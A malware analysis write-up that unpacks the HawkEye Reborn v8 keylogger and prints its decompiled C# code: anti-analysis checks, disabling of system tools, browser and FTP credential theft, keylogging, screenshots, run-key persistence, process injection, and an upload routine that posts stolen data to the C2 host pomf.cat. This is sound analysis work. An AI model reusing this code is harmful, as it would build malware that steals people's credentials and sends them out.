HawkEye

github.com/itaymigdal/malware-analysis-writeups/blob/main/HawkEye/HawkEye.md

itaymigdal

itaymigdal/**malware-analysis-writeups**


Some of my Malware Analysis writeups.

1 Contributor | 0 Issues | 12 Stars | 0 Forks

Malware Name	File Type	SHA256
HawkEye	x32 exe (.NET)	b9561f35b2fa188ed20de24bb67956e15858aeb67441fb31cbcfe84e1d4edc9a


Analysis process

The file is a Dotnet PE:



On execution the file spawns a child process of the legitimate Dotnet AppLaunch.exe:

There is only one reason to do that - Process Hollowing (A.K.A RunPE). As i learned from the great OALabs channel, whenever you want to break with a dubugger on an injection to a remote process, `CreateProcessInternalW` and `WriteProcessMemory` are the first calls that you want to put a break on. doing as i learned gave me a quick treat:



The malware is calling to `CreateProcessInternalW`, pass AppLaunch.exe as a parameter, and "4" as seventh argument which will make the process in suspended mode (Process Hollowing creates a process in suspended mode so it can hollows out the process, inject, and then execute).


We could manually find the unpacked PE in memory and dump it, and we also can be lazy and let great Hollows_Hunter.exe do it for us:

```
PS C:\Users\IEUser\Desktop> hollows_hunter.exe /pid 2720 /dmode 2
HollowsHunter v.0.2.8.6 (x64)
Built on: Jul 28 2020

Using: PE-sieve v.0.2.8.6
>> Scanning PID: 2720 : AppLaunch.exe : 32b
[*] This is a .NET payload and may require Enty Point corection. Current EP: 8b1ce
[*] Found possible Entry Point: 8b1ce
[-] Failed dumping module!
[*] This is a .NET payload and may require Enty Point corection. Current EP: 8b1ce
[*] Found possible Entry Point: 8b1ce
[-] Failed dumping module!
[*] This is a .NET payload and may require Enty Point corection. Current EP: 8b1ce
[*] Found possible Entry Point: 8b1ce
[-] Failed dumping module!
>> Detected: 2720
--------
SUMMARY:
Scan at: 01/29/21 12:43:03 (1611952983)
Finished scan in: 500 milliseconds
[+] Total Suspicious: 1
[+] List of suspicious:
[0]: PID: 2720, Name: AppLaunch.exe
```

😊

Dropping the unpacked (Dotnet as well) to Dnspy hollows out our eyes 😨:



Not sure if the file dumped successfully or this one is perfectly obfuscated. Trying to deobfuscate with De4dot:

```
Windows PowerShell
PS C:\Users\IEUser> de4dot.exe C:\Users\IEUser\Desktop\dumped.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\IEUser\Desktop\dumped.exe)
Cleaning C:\Users\IEUser\Desktop\dumped.exe
Renaming all obfuscated symbols
Saving C:\Users\IEUser\Desktop\dumped-cleaned.exe
ERROR: Error calculating max stack value. If the method's obfuscated, set CilBody.KeepOldMaxStack or MetaDataOptions.
 standard.
Ignored 25 warnings/errors
Use -v/-vv option or set environment variable SHOWALLMESSAGES=1 to see all messages


Press any key to exit...
```

is throwing an error.. a closer look at the file in Dnspy reveals the obfuscator which apparently is not supported / known by De4dot:

```
Reborn Stub.exe
// C:\Users\IEUser\Desktop\dumped-cleaned.exe
// Reborn Stub.exe

// Global type: <Module>
// Entry point: Class20.Main
// Architecture: x86
// Runtime: .NET Framework 2.0
// Timestamp: 5B504AAF (7/19/2018 1:24:15 AM)

using System;

[module: ConfusedBy("ConfuserEx v1.0.0")]

```

Some googling on deobfuscating ConfuserEx gives us this project which adds to De4dot exactly this capability:

```
Windows PowerShell
PS C:\Users\IEUser\Downloads\de4dot-cex> .\de4dot.exe C:\Users\IEUser\Desktop\dumped.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected ConfuserEx v1.0.0 (C:\Users\IEUser\Desktop\dumped.exe)
Cleaning C:\Users\IEUser\Desktop\dumped.exe
Renaming all obfuscated symbols
Saving C:\Users\IEUser\Desktop\dumped-cleaned.exe
```

Now the file is dumped and cleand (pretty much) 😎.

Analyzing the code (which is still a bit obfuscated) reveals that this is a kelogger / stealer (with some RAT capabilities) named HawkEye Reborn version 8:

```
string_2 = GClass13.smethod_10("HawkEye Keylogger - Reborn v8{0}{1} Logs{0}{2} \\ {3}{0}{0}{4}", new object[5]
{
    GClass13.smethod_7(),
    smethod_5(genum1_0),
    GClass13.smethod_8(),
    GClass13.smethod_9(),
    string_2
});
string str = GClass13.smethod_39(GClass13.smethod_39(GClass13.smethod_11("HawkEye Keylogger - Reborn v8 - {0} Logs - {1} \\ {2}",
string str2 = DateTime.Now.ToString("dd-MM-yyy-HH-mm", GClass13.smethod_40());
```

Description from Malpedia:

> HawKeye is a keylogger that is distributed since 2013. Discovered by IBM X-Force, it is currently spread over phishing campaigns targeting businesses on a worldwide scale. It is designed to steal credentials from numerous applications but, in the last observed versions, new "loader capabilities" have been spotted. It is sold by its development team on dark web markets and hacking forums.

From here on i used only static analysis on the unpacked sample

Anti-Analysis capabilities

Checks if it runs under process monitor software:

```
Process processById = Process.GetProcessById(int_);
if (!processById.ProcessName.ToLower().Equals("taskmgr") && !processById.ProcessName.ToLower().Equals("processhacker") && !empty.ToLower().Equals("process explorer"))
{
    continue;
}
```

Checks if it runs under Sandboxie (SbieDll.dll) or Wireshark:

```
private static bool smethod_2()
{
    return GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}

private static bool smethod_3()
{
    process_0 = GClass0.smethod_7();
    Process[] array = process_0;
    foreach (Process process_ in array)
    {
        if (GClass0.smethod_9(GClass0.smethod_8(process_), "The Wireshark Network Analyzer") || GClass0.smethod_9(GClass0.smethod_8(process_), "WPE PRO"))
        {
            return true;
        }
    }
    return false;
}

public static void smethod_4()
{
    while (true)
    {
        if (smethod_2() || smethod_3())
        {
            GClass0.smethod_10("Emulation Detected!");
            GClass0.smethod_11();
            GClass0.smethod_12(0);
        }
        GClass0.smethod_13(10000);
    }
}
```

Disables Task Manager, Cmd, and Regedit:

```
public static bool smethod_1()
{
    try
    {
        RegistryKey registryKey_ = GClass1.smethod_4(Registry.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        if (GClass1.smethod_5(registryKey_, "DisableTaskMgr") != null)
        {
            GClass1.smethod_7(registryKey_, "DisableTaskMgr");
        }
        else
        {
            GClass1.smethod_6(registryKey_, "DisableTaskMgr", (object)"1");
        }
        GClass1.smethod_8(registryKey_);
        return true;
    }
    catch (Exception exception_)
    {
        GClass1.smethod_9(exception_);
        bool result = false;
        GClass1.smethod_10();
        return result;
    }
}
```

```
public static bool smethod_2()
{
    try
    {
        RegistryKey registryKey_ = GClass1.smethod_4(Registry.CurrentUser, "Software\\Policies\\Microsoft\\Windows\\System");
        if (GClass1.smethod_5(registryKey_, "DisableCMD") == null)
        {
            GClass1.smethod_6(registryKey_, "DisableCMD", (object)"1");
        }
        else
        {
            GClass1.smethod_7(registryKey_, "DisableCMD");
        }
        GClass1.smethod_8(registryKey_);
        return true;
    }
    catch (Exception exception_)
    {
        GClass1.smethod_9(exception_);
        bool result = false;
        GClass1.smethod_10();
        return result;
    }
}

public static bool smethod_3()
{
    try
    {
        RegistryKey registryKey_ = GClass1.smethod_4(Registry.CurrentUser, "Software\\Policies\\Microsoft\\Windows\\System");
        if (GClass1.smethod_5(registryKey_, "DisableRegistryTools") == null)
        {
            GClass1.smethod_6(registryKey_, "DisableRegistryTools", (object)"1");
        }
        else
        {
            GClass1.smethod_7(registryKey_, "DisableRegistryTools");
        }
        GClass1.smethod_8(registryKey_);
        return true;
    }
```

Sets hidden + system attributes for itself:

```
private static void smethod_5(string string_0)
{
    GClass5.smethod_17(string_0, FileAttributes.Hidden);
    GClass5.smethod_17(string_0, FileAttributes.System);
}
```

The malware has the functionality to block websites by overriding the Hosts file and redirect them to the localhost address:

```
try
{
    string string_ = GClass10.smethod_2(GClass10.smethod_1(Environment.SpecialFolder.System), "\\drivers\\etc\\hosts");
    string string_2 = GClass10.smethod_3(string_);
    string[] string_3 = GClass28.GClass35_0.String_17;
    foreach (string text in string_3)
    {
        if (!GClass10.smethod_4(string_2, text))
        {
            GClass10.smethod_7(string_, GClass10.smethod_6(GClass10.smethod_5(), "127.0.0.1 ", text));
        }
```

Stealing capabilities

The malware has Keylogging capabilities (Also called HawkEye Keylogger):

```
private void method_3()
{
    dictionary_0 = new Dictionary<Keys, string>();
    Dictionary<Keys, string> dictionary = dictionary_0;
    dictionary.Add(Keys.Cancel, "<Cancel>");
    dictionary.Add(Keys.Back, "<BS>");
    dictionary.Add(Keys.Tab, "<Tab>");
    dictionary.Add(Keys.LineFeed, "<LineFeed>");
    dictionary.Add(Keys.Return, Class21.smethod_2());
    dictionary.Add(Keys.ControlKey, "<CTRL>");
    dictionary.Add(Keys.LControlKey, "<CTRL>");
    dictionary.Add(Keys.RControlKey, "<CTRL>");
    dictionary.Add(Keys.Menu, "<ALT>");
    dictionary.Add(Keys.LMenu, "<ALT>");
    dictionary.Add(Keys.RMenu, "<ALT>");
    dictionary.Add(Keys.Pause, "<Pause/Break>");
    dictionary.Add(Keys.Capital, "<CapsL>");
    dictionary.Add(Keys.Prior, "<PageUp>");
    dictionary.Add(Keys.Next, "<PageDown>");
    dictionary.Add(Keys.End, "<End>");
    dictionary.Add(Keys.Home, "<Home>");
    dictionary.Add(Keys.Left, "<LArrow>");
    dictionary.Add(Keys.Up, "<UArrow>");
    dictionary.Add(Keys.Right, "<RArrow>");
    dictionary.Add(Keys.Down, "<DArrow>");
    dictionary.Add(Keys.Select, "<Select>");
    dictionary.Add(Keys.Print, "<Print>");
    dictionary.Add(Keys.Snapshot, "<PrintScreen>");
    dictionary.Add(Keys.Insert, "<Insert>");
    dictionary.Add(Keys.Delete, "<Delete>");
    dictionary.Add(Keys.LWin, "<Windows>");
    dictionary.Add(Keys.RWin, "<Windows>");
    dictionary.Add(Keys.Apps, "<Apps>");
    dictionary.Add(Keys.F1, "<F1>");
    dictionary.Add(Keys.F2, "<F2>");
    dictionary.Add(Keys.F3, "<F3>");
    dictionary.Add(Keys.F4, "<F4>");
    dictionary.Add(Keys.F5, "<F5>");
    dictionary.Add(Keys.F6, "<F6>");
```

Takes screenshots of the infected computer:

```
internal class Class24
{
    public static string smethod_0()
    {
        return Class19.smethod_0(smethod_1());
    }

    public static Image smethod_1()
    {
        Rectangle rectangle = Class24.smethod_2();
        Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height, PixelFormat.Format24bppRgb);
        using Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CopyFromScreen(rectangle.X, rectangle.Y, 0, 0, rectangle.Size, CopyPixelOperation.SourceCopy);
        return bitmap;
    }

    static Rectangle smethod_2()
    {
        return SystemInformation.VirtualScreen;
    }
}
```

Steals Chrome browser data:

```
private static void smethod_2()
{
    string string_ = GClass6.smethod_7(GClass6.smethod_6(Environment.SpecialFolder.LocalApplicationData), "\\Google\\Chrome\\User Data\\"
    if (!GClass6.smethod_10(string_))
    {
        return;
    }
    string[] array = GClass6.smethod_11(string_);
    foreach (string string_2 in array)
    {
        string string_3 = GClass6.smethod_7(string_2, "\\Login Data");
        if (GClass6.smethod_8(string_3))
        {
            GClass6.smethod_9(string_3);
        }
        string string_4 = GClass6.smethod_7(string_2, "\\Web Data");
        if (GClass6.smethod_8(string_4))
        {
            GClass6.smethod_9(string_4);
        }
        string string_5 = GClass6.smethod_7(string_2, "\\Cookies");
        if (GClass6.smethod_8(string_5))
        {
            GClass6.smethod_9(string_5);
        }
        string string_6 = GClass6.smethod_7(string_2, "\\History");
        if (GClass6.smethod_8(string_6))
        {
            GClass6.smethod_9(string_6);
        }
    }
}
```

Steals Firefox browser data:

```
private static void smethod_3()
{
    string[] array = GClass6.smethod_11(GClass6.smethod_7(GClass6.smethod_6(Environment.SpecialFolder.ApplicationData), "\\Mozilla\\Firefox\\Profiles\\"));
    foreach (string string_ in array)
    {
        string string_2 = GClass6.smethod_7(string_, "\\Login Data");
        if (GClass6.smethod_8(string_2))
        {
            GClass6.smethod_9(string_2);
        }
        string string_3 = GClass6.smethod_7(string_, "\\signons.txt");
        if (GClass6.smethod_8(string_3))
        {
            GClass6.smethod_9(string_3);
        }
        string string_4 = GClass6.smethod_7(string_, "\\signons2.txt");
        if (GClass6.smethod_8(string_4))
        {
            GClass6.smethod_9(string_4);
        }
        string string_5 = GClass6.smethod_7(string_, "\\signons3.txt");
        if (GClass6.smethod_8(string_5))
        {
            GClass6.smethod_9(string_5);
        }
        string string_6 = GClass6.smethod_7(string_, "\\signons.sqlite");
        if (GClass6.smethod_8(string_6))
        {
            GClass6.smethod_9(string_6);
        }
        string string_7 = GClass6.smethod_7(string_, "\\key3.db");
        if (GClass6.smethod_8(string_7))
        {
            GClass6.smethod_9(string_7);
        }
    }
}
```

Steals CoreFTP software data:

```
string text = string.Empty;
string text2 = "";
string text3 = "";
string text4 = "";
string text5 = "";
string string_2 = "HKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\\Sites\\";
string[] array2 = array;
foreach (string object_ in array2)
{
    text2 = GClass19.smethod_21(GClass19.smethod_20(GClass19.smethod_19(GClass19.smethod_4(string_2, "{0}"), (object)object_), "Host", (object)" "));
    text4 = GClass19.smethod_21(GClass19.smethod_20(GClass19.smethod_19(GClass19.smethod_4(string_2, "{0}"), (object)object_), "User", (object)" "));
    text3 = GClass19.smethod_21(GClass19.smethod_20(GClass19.smethod_19(GClass19.smethod_4(string_2, "{0}"), (object)object_), "Port", (object)" "));
    text5 = smethod_1(GClass19.smethod_21(GClass19.smethod_20(GClass19.smethod_19(GClass19.smethod_4(string_2, "{0}"), (object)object_), "PW", (object)" ")));
    if (!GClass19.smethod_22(text4) && !GClass19.smethod_22(text3) && !GClass19.smethod_22(text2))
    {
        text = GClass19.smethod_4(text, "*********************************************\r\n");
        text = GClass19.smethod_4(text, "Program: CoreFTP\r\n");
        text = GClass19.smethod_23(text, "Host: ", text2, "\r\n");
        text = GClass19.smethod_23(text, "Port: ", text3, "\r\n");
        text = GClass19.smethod_23(text, "Username: ", text4, "\r\n");
        text = GClass19.smethod_23(text, "Password: ", text5, "\r\n");
        text = GClass19.smethod_4(text, "*********************************************\r\n\r\n");
    }
}
return text;
```

Steals Minecraft data:

```
private static string smethod_0()
{
    return GClass22.smethod_4(GClass22.smethod_3(Environment.SpecialFolder.ApplicationData), ".minecraft");
}

public static string smethod_1()
{
    string text = string.Empty;
    string text2 = string.Empty;
    string text3 = string.Empty;
    if (GClass22.smethod_5(String_0))
    {
        GClass24 gClass = GClass24.smethod_2(String_0);
        if (gClass != null)
        {
            text2 = gClass.string_1;
            text3 = gClass.string_2;
        }
        if (!GClass22.smethod_6(text2) && !GClass22.smethod_6(text3))
        {
            text = GClass22.smethod_7(text, "**************************************************\r\n");
            text = GClass22.smethod_7(text, "Program: MineCraft\r\n");
            text = GClass22.smethod_8(text, "Username: ", text2, "\r\n");
            text = GClass22.smethod_8(text, "Password: ", text3, "\r\n");
            text = GClass22.smethod_7(text, "**************************************************\r\n\r\n");
        }
        return text;
    }
    return string.Empty;
}
```

Collects a plenty of more information: internal & external address, geolocation, installed software, clipboard content, screenshots, passwords and more:

```
public static string smethod_1()
{
    StringBuilder stringBuilder_ = GClass17.smethod_4();
    GClass17.smethod_5(stringBuilder_, "User");
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- HWID: ", String_2));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- MachineName: ", String_5));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- UserName: ", String_4));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Privilegies: ", String_6));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Country: ", String_8));
    GClass17.smethod_7(stringBuilder_);
    GClass17.smethod_5(stringBuilder_, "Network");
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Local IP: ", String_10));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- External IP: ", String_11));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- MAC Address: ", String_12));
    GClass17.smethod_7(stringBuilder_);
    GClass17.smethod_5(stringBuilder_, "System");
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- BIOS: ", String_13));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Operating System: ", String_7));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Screens: ", GClass17.smethod_8(Int32_0)));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Processor: ", String_14));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Graphics Card: ", String_15));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Physical Memory: ", String_16));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Disk Drives: ", String_17));
    GClass17.smethod_7(stringBuilder_);
    GClass17.smethod_5(stringBuilder_, "Applications");
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- WebBrowsers: ", String_18));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- .Net Frameworks: ", String_19));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Antiviruses: ", String_20));
    GClass17.smethod_5(stringBuilder_, GClass17.smethod_6("- Firewalls: ", String_21));
    return GClass17.smethod_9(stringBuilder_);
}
```

```
private static string smethod_5(GEnum1 genum1_
{
    return genum1_0 switch
    {
        GEnum1.Test => "Test",
        GEnum1.Keyboard => "Keyboard",
        GEnum1.Passwords => "Passwords",
        GEnum1.PCInfo => "PCInfo",
        GEnum1.Screenshot => "Screenshot",
        GEnum1.Webcam => "Webcam",
        GEnum1.Clipboard => "Clipboard",
        _ => "Other",
    };
}
```

And post all the data to the C2:

```
internal class Class19
{
    public const string string_0 = "http://pomf.cat/upload.php";

    public const string string_1 = "https://a.pomf.cat/";

    public static string smethod_0(Image image_0)
    {
        try
        {
            string text = "-------------------" + DateTime.Now.Ticks.ToString("x");
            Encoding.ASCII.GetBytes(Environment.NewLine + Environment.NewLine + "--" + text + Environment.NewLine + Environment.NewLine);
            HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://pomf.cat/upload.php");
            using (MemoryStream memoryStream = new MemoryStream())
            {
                image_0.Save(memoryStream, ImageFormat.Png);
                memoryStream.Position = 0L;
                byte[] bytes = Encoding.UTF8.GetBytes("--" + text + Environment.NewLine + "Content-Disposition: form-data; name=\"files[]\"; filename=\"file.png\"" + En
                byte[] bytes2 = Encoding.ASCII.GetBytes(Environment.NewLine + "--" + text + "--" + Environment.NewLine + Environment.NewLine);
                httpWebRequest.ContentLength = checked(bytes.Length + memoryStream.Length + bytes2.Length);
                httpWebRequest.ContentType = "multipart/form-data; boundary=" + text;
                httpWebRequest.Method = "POST";
                httpWebRequest.KeepAlive = true;
                using Stream stream = httpWebRequest.GetRequestStream();
                stream.Write(bytes, 0, bytes.Length);
                byte[] array = new byte[4096];
                int gparam_ = 0;
                while (smethod_1(ref gparam_, memoryStream.Read(array, 0, array.Length)) != 0)
                {
                    stream.Write(array, 0, gparam_);
                }
                stream.Write(bytes2, 0, bytes2.Length);
            }
            WebResponse webResponse = null;
            try
            {
                webResponse = httpWebRequest.GetResponse();
            }
            catch (WebException ex)
            {
```

> C2: pomf.cat

Persistence:

The malware persist itself via a run key:

```
public static void smethod_7()
{
    smethod_8("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", 1);
    smethod_8("Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\", 1);
    if (GClass17.Boolean_0)
    {
        smethod_8("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", 2);
        smethod_8("Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\", 2);
    }
```

More capabilities:

The malware uses P/Invoke calls to native libraries to extend the capabilities and harden the analysis:

```
public const int int_0 = 0;

[DllImport("user32.dll")]
public static extern IntPtr GetForegroundWindow();

[DllImport("user32.dll", CharSet = CharSet.Auto)]
public static extern int GetWindowText(IntPtr intptr_0, StringBuilder stringBuilder_0, int int_1);

[DllImport("user32.dll")]
public static extern int GetWindowThreadProcessId(IntPtr intptr_0, ref int int_1);

[DllImport("user32.dll")]
public static extern bool UnhookWindowsHookEx(IntPtr intptr_0);

[DllImport("user32.dll")]
public static extern IntPtr SetWindowsHookEx(Enum13 enum13_0, Delegate4 delegate4_0, IntPtr intptr_0, uint uint_0);

[DllImport("user32.dll")]
public static extern IntPtr CallNextHookEx(IntPtr intptr_0, int int_1, IntPtr intptr_1, ref Struct2 struct2_0);

[DllImport("user32.dll")]
public static extern int ToUnicodeEx(uint uint_0, uint uint_1, byte[] byte_0, [Out][MarshalAs(UnmanagedType.LPWStr)] StringBuil

[DllImport("user32.dll", CharSet = CharSet.Unicode)]
public static extern short GetKeyState(uint uint_0);

[DllImport("user32.dll")]
public static extern bool GetKeyboardState(byte[] byte_0);

[DllImport("user32.dll")]
public static extern IntPtr GetKeyboardLayout(uint uint_0);
```

Seems like the next commands are used to be written into a .bat file that responsible for the persistence via the run key, it's executes the malware, and then possibly deletes itself (and written back next execution, depending if is written to "run" or "runonce"):

```
private static void smethod_7(string string_0)
{
    if (GClass28.GClass35_0.Boolean_14)
    {
        smethod_8("ping 1.1.1.1 -n 1 -w 1 > Nul & Del \"{0}\" & start \"\" \"{1}.exe\"", GClass17.String_0, string_0);
    }
    else
    {
        smethod_8("ping 1.1.1.1 -n 1 -w 1 > Nul & start \"\" \"{1}.exe\"", string_0);
    }
    GClass5.smethod_20(0);
}
```

Also, the malware seems to inject itself into a remote process due to these API calls:

```
if (!bool_0 && num4 == 0)
{
    flag = true;
    num4 = GClass33.VirtualAllocEx(gstruct2_.intptr_0, 0, int_3, 12288, 64);
}
if (num4 == 0)
{
    throw Class26.smethod_9();
}
if (!GClass33.WriteProcessMemory(gstruct2_.intptr_0, num4, byte_0, int_4, ref int_2))
{
    throw Class26.smethod_9();
}
```

That's it for today, hope you enjoyed ☺